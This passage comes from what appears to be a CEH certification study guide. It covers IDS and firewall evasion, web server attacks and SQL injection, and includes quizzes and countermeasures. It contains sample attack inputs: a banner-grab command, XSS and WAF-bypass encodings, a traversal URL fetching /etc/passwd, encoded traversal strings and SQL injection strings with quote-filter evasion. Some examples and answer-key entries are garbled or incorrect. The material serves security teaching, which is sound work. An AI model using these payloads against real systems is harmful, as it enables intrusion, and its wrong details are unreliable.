- ▶ Look for a nop opcode other than 0x90 to defend against the polymorphic shell code problem.
- ▶ Perform an in-depth analysis of ambiguous network traffic for all possible threats.
- ▶ Harden the security of all communication devices, such as modems, routers, switches, etc.
- ▶ Ensure that IDSs normalize fragmented packets and allow those packets to be reassembled in the proper order.
- ▶ Regularly update the antivirus signature database.
- ▶ Block incoming ICMP packets.
- ▶ Limit tunneling techniques.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Mary is flooding the target with suspicious packets. She wants to overload the IDS/IPS logging system. What is this called?
 - ☐ A. Insertion
 - ☐ B. DoS
 - ☐ C. Obfuscation
 - ☐ D. Flooding

2. What is the primary difference in session splicing and fragmenting?
 - ☐ A. Flags on packets
 - ☐ B. Origin of packets
 - ☐ C. Size of packets
 - ☐ D. Timing of packets

3. Robert is sending packets with an invalid RST flag. What is the primary goal of doing this?
 - ☐ A. To allow the attacker to resynchronize
 - ☐ B. To allow the attacker to hide parts of the packet
 - ☐ C. To trick the IDS/IPS into ignoring that stream
 - ☐ D. To trick the IDS/IPS into resetting that session

Answers

1. **B.** This is a simple denial of service attack designed to circumvent the IDS/IPS.
2. **D.** Fragmenting times the packets so they won't be reassembled by the IDS/IPS.
3. **C.** If the IDS/IPS thinks the stream ended, then it may ignore that stream.

Firewall Evasion Techniques

As with IDSs/IPSs, a hacker may need to evade firewalls. There are specific techniques for doing this. Some techniques are common with IDSs/IPSs, and some are unique to firewalls.

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. John is using Apache HTTP Server. Which of the following methods would be the best one for him to use to prevent banner grabbing?
 - A. Change file extensions by using PageXchanger.
 - B. Implement false banners.
 - C. Use the ServerMask tool to disable/change the banner.
 - D. Turn off ServerSignature in httpd.conf.
2. Creating very small packet fragments can cause _____.
 - A. the packet to avoid any analysis
 - B. firewalls not to see and analyze the packet
 - C. some of the TCP header information to be fragmented
 - D. firewall rules not to be applied
3. What is the simplest way to avoid a WAF?
 - A. Encode with ASCII or hex.
 - B. Use tiny packets.
 - C. Use source routing.
 - D. Use banner capture.

Answers

1. **D.** Turning off ServerSignature in httpd.conf is simple, easy to do, and Apache specific.
2. **C.** Small packet fragments, called tiny packets, can cause some of the header information to be fragmented.
3. **A.** Encoding XSS or SQL injection in ASCII or hex code will cause some web application firewalls not to see the attack.

ExamAlert

Objective For the CEH exam, you need to know firewall evasion techniques in detail and be able to differentiate between them. It is not enough to have a general idea of how they work.

Firewall Identification

A number of fairly simple techniques can be used to identify firewalls and other devices. It is important to understand a firewall as much as possible, if the intent is to evade it. Banner grabbing is one of the simplest techniques. The idea is to try to use Telnet to get into a target system and try to grab data. Such an attack looks like this:

```
Telnet 127.0.0.1 80  
HEAD /HTTP/1.0 <enter><enter>
```

You can also simply use Telnet to get to an IP address and port to see if it is open. Some devices, such as printers, may have Telnet running by default.

There are countermeasures for these identification methods. A few are enumerated here:

- ▶ Use false banners.
- ▶ Turn off unnecessary services.
- ▶ Use the ServerMask tool to disable/change banners.
- ▶ Use the **Apache2.x mod_headers** directive in httpd.conf to change a banner.
- ▶ In Apache, turn off ServerSignature in httpd.conf.
- ▶ Change file extensions, such as by using the tool PageXchanger in IIS.

Port scanning, which was discussed in Chapters 1, “Reconnaissance and Scanning,” and 2, “Enumeration and Vulnerability Scanning,” can also be used on firewalls to learn what services they are running. Another technique is referred to as *firewalking*. This technique basically changes the TTL values for packets and sends them to the target. The idea is to locate where firewalls are. The hacker sends a TCP or UDP packet to the targeted firewall with the TTL value set to one hop greater than that of the firewall. If the packet makes it through the gateway, it is forwarded to the next hop, where the TTL value equals 1 and elicits an ICMP “TTL exceeded in transit” message, which lets the hacker know that they got past the firewall.

Obfuscation

As with IDS/IPS evasion, obfuscation is a common way to avoid firewalls. One method, IP address spoofing, is quite simple. IP address spoofing can be done in two different ways. The first approach is simply to hide the IP address from

which the attack is coming. The second approach is to spoof the IP address of a machine that is trusted by the firewall. This method, obviously, requires some level of reconnaissance.

Creating very small packet fragments can cause some of the TCP header information to be fragmented. This fragmentation can prevent the firewall from matching the TCP packet to some signature. This is sometimes called *tiny packets*.

Using anonymizers to connect to a site is also a way to obfuscate. There are several available:

- ▶ **Anonymizer:** <https://www.anonymizer.com>
- ▶ **Boom Proxy:** <http://www.boomproxy.com>
- ▶ **Spy Surfing:** <http://www.spysurfing.com>
- ▶ **Proxify:** <https://proxify.com>
- ▶ **Hide My Ass:** <https://www.hidemyass.com/en-us/index>
- ▶ **PIA:** <https://www.privateinternetaccess.com>
- ▶ **K Proxy:** <https://kproxy.com>
- ▶ **Zend Proxy:** <https://zendproxy.com>

Source Routing

Source routing is a technique for firewall evasion that involves trying to specify the route a packet will take. Source routing allows the sender to specify all or at least part of the packet's route through the network. Without source routing, as the packet passes from one node to another, each router examines the destination IP address and selects the next hop. Basically, in source routing, the sender makes some of these next-hop decisions.

Tunneling

HTTP tunneling is a common technique. Web traffic or HTTP traffic frequently passes through firewalls. So encapsulating data in HTTP may allow an attacker to more readily pass a firewall. This method of tunneling is a bit weak because firewalls often do examine HTTP traffic. There are plenty of tools for tunneling, though, such as HTTPPort (<https://www.htthost.com/>) and Super Network Tunnel (<http://www.networktunnel.net/>).

There are several types of tunneling:

- ▶ **ICMP tunneling:** Basically, if ICMP is allowed in the network, then tools can be used to send ICMP packets and execute commands. Loki is one such tool, but there are many others. The idea is to send ICMP packets that encapsulate the attack commands.
- ▶ **ACK tunneling:** Basically, the ACK bit is used to acknowledge a session connection or receipt of a packet. Some firewalls don't check packets with the ACK bit. For this reason, using TCP packets with the ACK bit set will bypass some firewalls. As you might suspect, there are tools to help do this. One is AckCmd.
- ▶ **Encrypted tunneling:** Any communication that is encrypted is likely to be able to avoid examination by a firewall. Using any encrypted protocol such as SSH or HTTPS, if allowed by the firewall, can keep the firewall from analyzing the traffic. Some firewalls are configured to limit tunneling for this very reason.

WAF Bypass

WAFs specifically check for web attacks. Thus, a typical XSS (cross-site scripting) attack is likely to be blocked by a WAF. However, replacing the text with ASCII or hex encoding may make it possible to bypass the WAF. Consider this common XSS script:

```
<script>alert("XSS")</script>
```

This script could be encoded with ASCII values as follows:

```
<script> String.fromCharCode(88 83 83)</script>
```

When converted to hex, the script would look like this:

```
<script> 585353</script>
```

It is also possible to convert the script tags to ASCII or hex.

Firewall Evasion Tools

As you can probably surmise, there are a number of tools for firewall evasion. The CEH exam often asks about tools, so you should at least be able to identify the following important tools:

- ▶ **Atelier Web Firewall Tester:** <http://www.atelierweb.com>
- ▶ **FTester:** <https://inversepath.com/ftester.html>
- ▶ **Snare Central:** <https://www.snaresolutions.com/snare-central-8-4/>

Firewall Evasion Countermeasures

As discussed earlier in this chapter, in reference to IDSs/IPs, there are methods that can limit or prevent at least some firewall evasion techniques. The CEH exam will expect you to know these:

- ▶ Monitor user access to firewalls and restrict which users can modify the firewall configuration.
- ▶ Control physical access to the firewall.
- ▶ Set the firewall ruleset to deny all traffic by default and enable only the services required.
- ▶ Create a unique user ID to run the firewall services rather than running the services using the administrator or root IDs.
- ▶ When possible, block or disable all inbound connections, such as Telnet, FTP, and SSH. In some situations, you cannot do this, but when possible, it should be done.
- ▶ Monitor firewall logs at regular intervals and investigate all suspicious log entries found.

ExamAlert

Objective Remember that the goal of an ethical hacker is to improve security. So expect the CEH exam to ask you about countermeasures to any hacking technique.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Ingrid is sending data to a target but encoding the data in hexadecimal. What evasion technique is this?
 - ☐ A. WAF bypass
 - ☐ B. Desynchronization
 - ☐ C. Insertion
 - ☐ D. Tunneling

2. Gavin is sending packets with the ACK flag turned on. What is he trying to do?

- ☐ A. Denial of service attack
- ☐ B. Fragment attack
- ☐ C. Obfuscate from firewalls
- ☐ D. Tunneling

3. Why might a hacker send fake RST packets to the target?

- ☐ A. To convince the firewall that the session has ended
- ☐ B. To reset the connection
- ☐ C. To accomplish session splicing
- ☐ D. To perform post-connection desynchronization

Answers

- 1. **A.** Encoding characters is a common method of bypassing a web application firewall (WAF).
 - 2. **C.** At least some firewalls ignore ACK packets, so this method may obfuscate the traffic from some firewalls.
 - 3. **A.** RST denotes a session ending and being reset. If the firewall sees RST for a given session ID, it may think that the session has ended and stop observing that session.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers web servers and web applications.

CHAPTER 8

Hacking Web Servers and Web Applications

This chapter covers the following exam objectives:

- ▶ Understand web server operations
- ▶ Identify web server vulnerabilities
- ▶ Describe web application attacks
- ▶ Perform web footprinting
- ▶ Understand basic Metasploit

Web Servers

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Jonathan is explaining the web attack stack to a colleague. What is found on layer 5?
 - A. Web server
 - B. Web applications
 - C. Host operating system
 - D. Third-party components
2. Anne discovers that the web server at her employer's office was hit with an attack. The attack passed malicious data to an application and initiated two responses. What type of attack is this?
 - A. DoS attack
 - B. HTTP flash attack
 - C. HTTP split attack
 - D. Web cache poisoning

3. An attacker sends multiple DNS requests spoofing the web server's IP address and using the argument **ANY**. What type of attack is this?
- A. HTTP splitting
 - B. DoS attack
 - C. DNS poisoning
 - D. DNS amplification

Answers

1. **A.** The fifth layer of the web attack stack is the web server itself.
2. **C.** This is a description of an HTTP splitting attack.
3. **D.** This is a DNS amplification attack.

It is important to understand web servers as well as web applications in order to understand the hacking and penetration methodologies used with them. Two of the most popular web servers are Microsoft's Internet Information Services (IIS), which ships with Windows (both client and server versions), and Apache. While Apache is not the only open-source web server, it is by far the most widely used. Regardless of the specific web server, there are some common elements:

- ▶ **Document root:** This is a folder on the server where web page documents (HTML, CSS, etc.) are stored.
- ▶ **Server root:** This folder stores the server's configuration files, the actual server executable, and log files.
- ▶ **Virtual document tree:** This is storage on a different drive or partition (perhaps even on a different machine).
- ▶ **Virtual hosting:** This technique involves hosting multiple domains or websites on the same server.
- ▶ **Web proxy:** This is a server that sits in between a web client and web server to prevent IP blocking and maintain anonymity.

ExamAlert

Objective Expect the CEH exam to ask you about the various web server folders and what is in them.

Web Server Architecture

Understanding the architecture of a web server is important. Open-source web servers usually use Linux as the operating system. A basic open-source configuration is shown in Figure 8.1.




FIGURE 8.1 Open-Source Architecture

Apache is the most common web server for Linux systems. The CEH exam will emphasize Apache over others, such as Lighttpd and OpenLightSpeed. Similarly, there are multiple open-source database options, but the two most common are MySQL and PostgreSQL.

The Windows world is simpler than the open-source world, in that there is usually just Windows Internet Information Services (IIS). Yes, you can install open-source products like Apache on Windows, but typically a Windows server uses IIS. IIS provides a fairly standard architecture, as depicted in Figure 8.2.




FIGURE 8.2 IIS Web Server Architecture

The web server core is responsible for beginning processing of the HTTP request, authentication, authorization, cache resolution, handler mapping, handler pre-execution, release state, update cache, update log, and end request processing. The native modules are responsible for anonymous authentication, managed engine, IIS certificate mapping, static file, default document, HTTP cache, HTTP errors, and HTTP logging.

The CEH exam looks at a seven-layer model for website attacks (essentially what is being attacked). This model, shown in Figure 8.3, provides a good way to envision the attack process.




FIGURE 8.3 Web Attack Stack

This chapter looks at level 5 and above, but you could think of Chapter 3, “System Hacking,” as having addressed stack level 3. This should help you to understand the web attack stack.

Web Server Issues

There are obviously a wide array of issues that could enable a web server to be hacked. However, there are some common issues that are both something for the attacker to focus on and something for the ethical hacker to test for. The following list should help you with these:

- ▶ Improper permissions on files and directories are a common flaw on web servers. They can lead to serious security issues.
- ▶ Unnecessary services may be enabled. Basically, on a web server, if you don’t actually need something, turn it off.
- ▶ Administrative or debugging permissions may be accessible.
- ▶ Any misconfiguration or bug in the server software is a security issue.
- ▶ Problems with digital certificates can include self-signed certificates, misconfigured related settings, and similar issues.
- ▶ Default accounts, particularly when they still have default passwords, are a tremendous security risk.

- ▶ Improper authentication is problematic. Whether it is authentication to the web server or some third-party software or service, strong authentication is critical.
- ▶ Verbose error/debug messages can give away too much information. An attacker needs to learn as much as possible to try to compromise the server. Messages that provide too much information help hackers with their attacks.
- ▶ Sample script and configuration files existing on the web server can also be exploited by attackers.

A successful attack on a web server can lead to minor issues like website defacement or far more substantial issues such as compromising accounts, accessing other servers, theft of data, and more. It is important that a server itself be secure. Simply securing the applications (as discussed later in this chapter) is not enough.

ExamAlert

Objective You must absolutely be familiar with the various issues that render a server insecure. The countermeasures discussed later in this chapter go hand in hand with this list. Make sure you know both.

Attacks on Web Servers

DoS (denial of service) attacks, as discussed in Chapter 6, “Denial of Service and Session Hacking,” can be used against web servers. These attacks won’t give the attacker access to data but will render the web server inaccessible to legitimate users. In the case of e-commerce servers, this can have a tremendous negative effect on a business.

DNS server hijacking is also a common attack. This attack does not directly exploit flaws in the server. Rather, it attempts to change a DNS server’s records so that customers are redirected to a fake site. Then customers log in to the fake site, believing it is the real site. The fake site harvests the customers’ credentials. Attackers don’t have to try and replicate all the details of the real site; they can simply put up an error message after login, indicating that there is some problem with the site, and the user should please try back later. In the meantime, the attackers then have customer login credentials and can log in to the legitimate site with them.

There are multiple types of DNS attacks. Another DNS attack, the DNS amplification attack, exploits the DNS recursive method. Public open DNS servers are usually the target. The attacker sends a DNS name lookup to the DNS server, with the source address spoofed to appear to be the target's address. When the DNS server responds, it responds to the target. The attacker will often not just request a name lookup but as much zone information as possible. The way to accomplish this is to pass an argument such as **ANY**, which tells the DNS server to send any available data. The attacker floods the DNS with such requests. If possible, the attacker may use a botnet, with all the nodes in the botnet flooding the attack. This sort of attack can be done on any target, not just web servers.

Directory traversal attacks are unique to web servers. With such an attack, the attacker attempts to access restricted directories. By simply trying `../`, an attacker can attempt to move a directory. If the server is properly configured, this will be ignored and won't work. For example, on a Linux server, you could attempt:

```
https://reallybadwebsite.com/loadImage?filename=../../../../etc/passwd
```

If the server is secure, this won't work. However, if it is not secure, you will be able to grab the `passwd` file. Some servers simply block certain characters to try to prevent such attacks. That is not really effective because an attacker can encode the characters. The following shows encoding for certain characters:

`%2e%2e/` represents `../`

`%2e%2e%2f` also represents `../`

`%2e%2e\` represents `..\`

These and other encodings take advantage of encoding schemes. UTF-8 encoding is a variable-width encoding that can represent any character in the Unicode character set. It is backward compatible with ASCII. When Microsoft added Unicode support to its IIS web server, a new way of encoding `../` was introduced into Microsoft code, causing attempts at directory traversal prevention to be circumvented. This technique can also be used to bypass web application firewalls. Multiple percent (`%%`) encodings translate into the `/` and `\` symbols.

HTTP response splitting is a web server-specific attack. An HTTP response splitting attack involves adding header response data to the input field so that the server splits the response into two responses. The attacker can control the first response to redirect the user to a malicious website, and the web browser will discard the other responses. To quote OWASP (see https://owasp.org/www-community/attacks/HTTP_Response_Splitting), "HTTP response

splitting is a means to an end, not an end in itself. At its root, the attack is straightforward: an attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.”

Web cache poisoning is another web server attack. The attacker swaps cached content for some URL that has infected content. That way, users of the web cache inadvertently use the infected content. The attacker may also try to force the web server’s cache to flush its actual cache content and send a specially crafted request, which will be stored in the cache.

Any remote connection technology can also be exploited. For example, SSH can be attacked. If SSH is not properly configured, or if it uses weak authentication, an attacker can exploit SSH.

Other attacks that we have discussed in previous chapters can also be used to target web servers. Man-in-the-middle (MiTM) and phishing attacks can be used to steal credentials that can then be used to log in to the web server. These attacks are not web server specific.

Password cracking is another attack that is not specific to a web server. However, a web server might have multiple passwords that an attacker could attempt to exploit. The web applications, the web server itself, the underlying operating system, SSH connections, FTP servers, and anything that connects to a web server is a potential target.

Web Shells

A web shell is simply a shell (like the BASH shell in Linux or the command line in Windows) that provides access to a web server. Note that I said *like* the BASH shell or command line. A web shell is not really a shell; it is often programmed in a language such as PHP and may be unique to a web browser. An attacker who can access the web shell can use that to attempt to upload, download, delete, or execute files on the web server.

Sometimes an attacker will attempt to introduce a web shell into a web server that does not already have one. Techniques like SQL injection and remote file inclusion (RFI) can facilitate this process. If an attacker can successfully get a web shell on the target server, the server is quite vulnerable.

Securing the Web Server

As discussed previously in this book, your goal as an ethical hacker is to improve security. So, if you find problems with a web server, what do you do?

There are some specific improvements you should recommend, including the following:

- ▶ **Eliminating unneeded services:** The web server should do one thing: serve up web pages. Anything else—unneeded services, games, development tools—should be uninstalled or at least disabled.
- ▶ **Patch management:** The web server must stay up to date on patches. That means the underlying operating system, the web server application, any third-party web components or services/programs you use—literally everything—should remain patched.
- ▶ **Segmentation:** Put a web server in an isolated segment. This ensures that if your web server is compromised, your entire network may not be.
- ▶ **Scanning:** Scan the web server for vulnerabilities on a regular basis.
- ▶ **Using secure protocols:** Avoid insecure protocols such as Telnet and use secure protocols like SSH instead.

You also need to be able to detect web attacks. There are various software tools that can scan your web server for changes. Some attacks are very obvious, such as defacing the landing page. Others are hard to detect, and you may not be aware of them until long after they have been perpetrated.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Carlos is a web server administrator. He needs to remotely connect to his web server. What is the best method for him to use?
 - ☐ A. RDP
 - ☐ B. SSH
 - ☐ C. Telnet
 - ☐ D. Rlogin
2. ____ attempts to change a DNS server's records so that customers are redirected to a fake site.
 - ☐ A. DNS amplification
 - ☐ B. DDoS
 - ☐ C. Spoofing
 - ☐ D. DNS hijacking

3. Which of the following stores the server's configuration files, the actual server executable, and log files?
- ☐ A. Server root
 - ☐ B. Document root
 - ☐ C. Virtual document tree
 - ☐ D. Root directory

Answers

1. **B.** SSH provides the most secure remote connection. It is not perfect, but it is far more secure than the other three options.
 2. **C.** This is DNS hijacking.
 3. **A.** The answer is server root. The document root is where the actual web pages are stored.
-

Web Applications

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Why does **'OR '1' = '1'** work?
 - A. It is always a true statement.
 - B. SQL cannot process it, and it causes an error.
 - C. This command has special meaning in SQL.
 - D. It does not work.
2. _____ exploits the trust a website has for a user.
 - A. XSS
 - B. LDAP injection
 - C. Forceful browsing
 - D. CSRF
3. Parameter tampering has been a substantial issue in the past but is not anymore. Why is this the case?
 - A. Most modern browsers block it.
 - B. Fewer web programmers today still keep interesting information in the URL.
 - C. Web application firewalls block it.
 - D. It is still a substantial issue.

Answers

1. A. This creates a statement that is always true.
2. D. Cross-site request forgery exploits the trust a website has for a user.
3. B. Fortunately, most programmers have stopped putting valuable data in URLs.

It is important that you have a working knowledge of how websites work. Much of the information in this section should be review, but if you have any gaps in your knowledge, this section should help fill them in.

Web traffic uses HTTP (Hypertext Transfer Protocol), which normally operates on port 80. If it is encrypted with SSL/TLS, it operates on port 443. The primary means of communication is via messages. Table 8.1 provides a summary of the basic HTTP messages a web page might send.

TABLE 8.1 HTTP Commands/Messages

Command	Purpose
GET	Request to read a web page
HEAD	Request to read a web page
PUT	Request to write a web page
POST	Request to append to a page
DELETE	Remove a web page
LINK	Connect two existing resources
UNLINK	Break an existing connection between two resources

The most common HTTP commands are **GET**, **HEAD**, **PUT**, and **POST**. In fact, you might see only these four commands during most of your analysis of web traffic. You should know that the **GET** command is used by the server to get information, not by a user to get information from the server. So it is very much like the **POST** command. These are the differences between **GET** and **POST**:

- ▶ **GET** requests can be cached; **POST** requests are never cached.
- ▶ **GET** requests remain in the browser history; **POST** requests do not remain in the browser history.
- ▶ **GET** requests can be bookmarked; **POST** requests cannot be bookmarked.
- ▶ **GET** requests should never be used when dealing with sensitive data.
- ▶ **GET** requests have length restrictions; **POST** requests have no restrictions on data length.

You can get more details about these messages as well as how to use **GET** versus **POST** at http://www.w3schools.com/tags/ref_httpmethods.asp.

The response codes are just as important. You have probably seen the message “Error 404: File Not Found.” But you may not be aware that there are a host of messages going back and forth, most of which you don’t see. The HTTP message codes are shown in Table 8.2.

TABLE 8.2 HTTP Message Codes

Message Range	Meaning
100–199	These are informational messages. The server is telling the browser some information, most of which will never be displayed to the user. For example, when you switch from using HTTP to using HTTPS, a 101 message goes to the browser, telling it that the protocol is changing.
200–299	These are basically “OK” messages, meaning that the server successfully processed whatever the browser requested. Basic HTTP messages like POST , GET , HEAD , etc. should, if everything is working properly, get a 200 code in response.
300–399	These are redirect messages telling the browser to go to another URL. For example, 301 means that the requested resource has permanently moved to a new URL, and the message code 307 indicates a temporary move.
400–499	These are client errors, and they are the messages most often shown to end users. This might seem odd since, for example, a 404 error means that the server could not find the file requested. However, the issue is that the server functioned properly, but the file does not exist—so the client request is in error.
500–599	These are server-side errors. For example, 503 means the service requested is down (and possibly overloaded). You often see this error in DoS attacks.

These basic messages are sent from the web server to the browser. Most of them are never seen by the end user. But they do provide information about the web server.

ExamAlert

Objective You need to know about the various attacks described in this section for the CEH exam. Make sure you have a thorough knowledge of all of them. You should expect numerous and complex questions regarding these attacks.

SQL Script Injection

SQL script injection is a quite common attack on websites. In recent years, more websites have taken steps to mitigate the dangers of this type of attack; unfortunately, many websites are still susceptible. This type of attack is based on passing SQL (Structured Query Language) commands to a web application and getting the website to execute them.

Before we can discuss SQL injection further, we must talk about SQL and relational databases. This should be a review for most readers. Relational databases are based on relations between various tables. The structure includes tables, primary and foreign keys, and relations. A basic description can be summarized with the following points:

- ▶ Each row represents a single entity.
- ▶ Each column represents a single attribute.
- ▶ Each record is identified by a unique number called a *primary key*.
- ▶ Tables are related by foreign keys. A *foreign key* is a primary key in another table.

You can see these relations in Figure 8.4.




FIGURE 8.4 Relational Database Structure

All relational databases use SQL commands such as **SELECT**, **UPDATE**, **DELETE**, **INSERT**, **WHERE**, and others. At least the basic queries are very easy to understand and interpret. However, SQL can be misused, and this is why SQL injection is possible.

Basic SQL Injection

The most basic SQL injection works like this: Many websites/applications have a page where users enter their username and password. That username and password will have to be checked against some database to see if they are valid. Regardless of the type of database (Oracle, SQL Server, MySQL), all databases

speak SQL. SQL looks and functions a great deal like English. For example, to check a username and password, you might want to query the database and see if there is any entry in the users table that matches the username and password entered. If there is, then you have a match. The SQL statement might look something like this:

```
"SELECT * FROM tblUsers WHERE USERNAME = 'jdoe' AND  
PASSWORD = 'letmein'"
```

While this is valid SQL, it hardcodes the username and password. For a real website, you would have to take whatever the user entered into the username field and password field and check that. This can be easily done (regardless of what programming or scripting language the website is programmed in). It looks something like this:

```
String sSQL = "SELECT * FROM tblUSERS WHERE UserName " +  
txtUserName.text + " " AND Password = " + txtPassword.text + " "
```

Notice the extra instances of ' that are highlighted here; these are included so that whatever the user types in for username and password will be within single quotes and contained in the larger SQL statement, which is in turn in double quotes.

If you enter the username '**jdoe**' and the password '**letmein**', for example, this code produces the following SQL command:

```
"SELECT * FROM tblUsers WHERE USERNAME = 'jdoe' AND  
PASSWORD = 'letmein'"
```

If there is a username **jdoe** in **tblUsers**, and the password for that user is **letmein**, then this user will be logged on. If not, an error will occur.

SQL injection works by putting into the username and password block some SQL that is always true. For example, suppose you enter '**OR '1'='1**' into the username and password boxes. This may seem like a very odd thing to type in, but let's examine what it will cause. It will cause the program to create this query:

```
"SELECT * FROM tblUsers WHERE USERNAME = 'OR '1'='1' AND  
PASSWORD = 'OR '1'='1' "
```

Notice that we start with a single quotation mark (') before **or 1=1**. This is to close the open quote the attacker knows must be in the code. And if you see ' ', that essentially is a blank or null. So, what we are telling the database is to log us in if the username is blank, or if **1=1**, and if the password is blank, or if **1 = 1**. If you think about this for a second, you will see that **1** always equals **1**, so this will always be true.

There is no significance to **'OR '1'=1**; it is simply a statement that will always be true. An attacker can use any similar statement as long as it always evaluates to true. The following are examples:

- ▶ `' or 'z' = 'z`
- ▶ `' or '999' = '999`
- ▶ `' or (1=1)`

That is one thing that makes it so difficult to block. Rather than attempt to block the specific equivalence, a website is defended by filtering symbols such as the single quote.

More with SQL Injection

Earlier in this book, when I first briefly mentioned SQL injection, I suggested that filtering input could prevent SQL injection. For example, a programmer creating a website should write the code to first check for any common SQL injection symbols, such as the single quote ('), percent sign (%), equal sign (=), or ampersand (&), and if those are found, stop processing and log an error.

Since SQL symbols are well known and might be blocked, a hacker needs to know ways to get around that blocking. One way to get around it is to use alternative symbols for SQL symbols. For example, inject without quotes (string = "%"):

- ▶ `' or username like char(37);`
- ▶ `Char(39)` is the single quote.
- ▶ So instead of `' or '1' = '1` you have
- ▶ `Char(39) or Char(39) 1 Char(39) =Char(39) 1`
- ▶ `Char(42)` is the asterisk

If the attacker is successful logging in with the basic example shown previously, then he or she can begin to explore. Perhaps you have logged in and see that the user has a first name of John. The next goal is to find the next user. Put this in the username box (keep password box the same):

```
' or '1' = '1' and firstname <> 'john
```

Or the attacker might try this:

```
' or '1' = '1' and not firstname != 'john
```

Obviously, **firstname** may not be a name of a column in that database. The attacker might have to try various permutations to get one that works. This is just the beginning. At this point, the attacker is only limited by his or her knowledge of SQL and patience.

XSS

XSS (cross-site scripting) is a relatively simple type of attack. An attacker attempts to load scripts into a text field so they will be executed when another user visits the site. For example, the attacker might go to a product review section and, instead of entering a review, enter JavaScript.

Essentially, the attacker types scripts into an area that other users interact with. Then, when other users go to that part of the site, the attacker’s script runs in place of the intended website functionality. The attacker may use such an attack to redirect users.

Whereas XSS exploits the trust a user has for a particular site, CSRF (cross-site request forgery) exploits the trust that a site has in a user’s browser. Consider the review section of an e-commerce site, like what is shown in Figure 8.5.





FIGURE 8.5 E-commerce Site Reviews

An attacker may write a review but, rather than typing in a review, the attacker types in JavaScript, as shown in Figure 8.6.



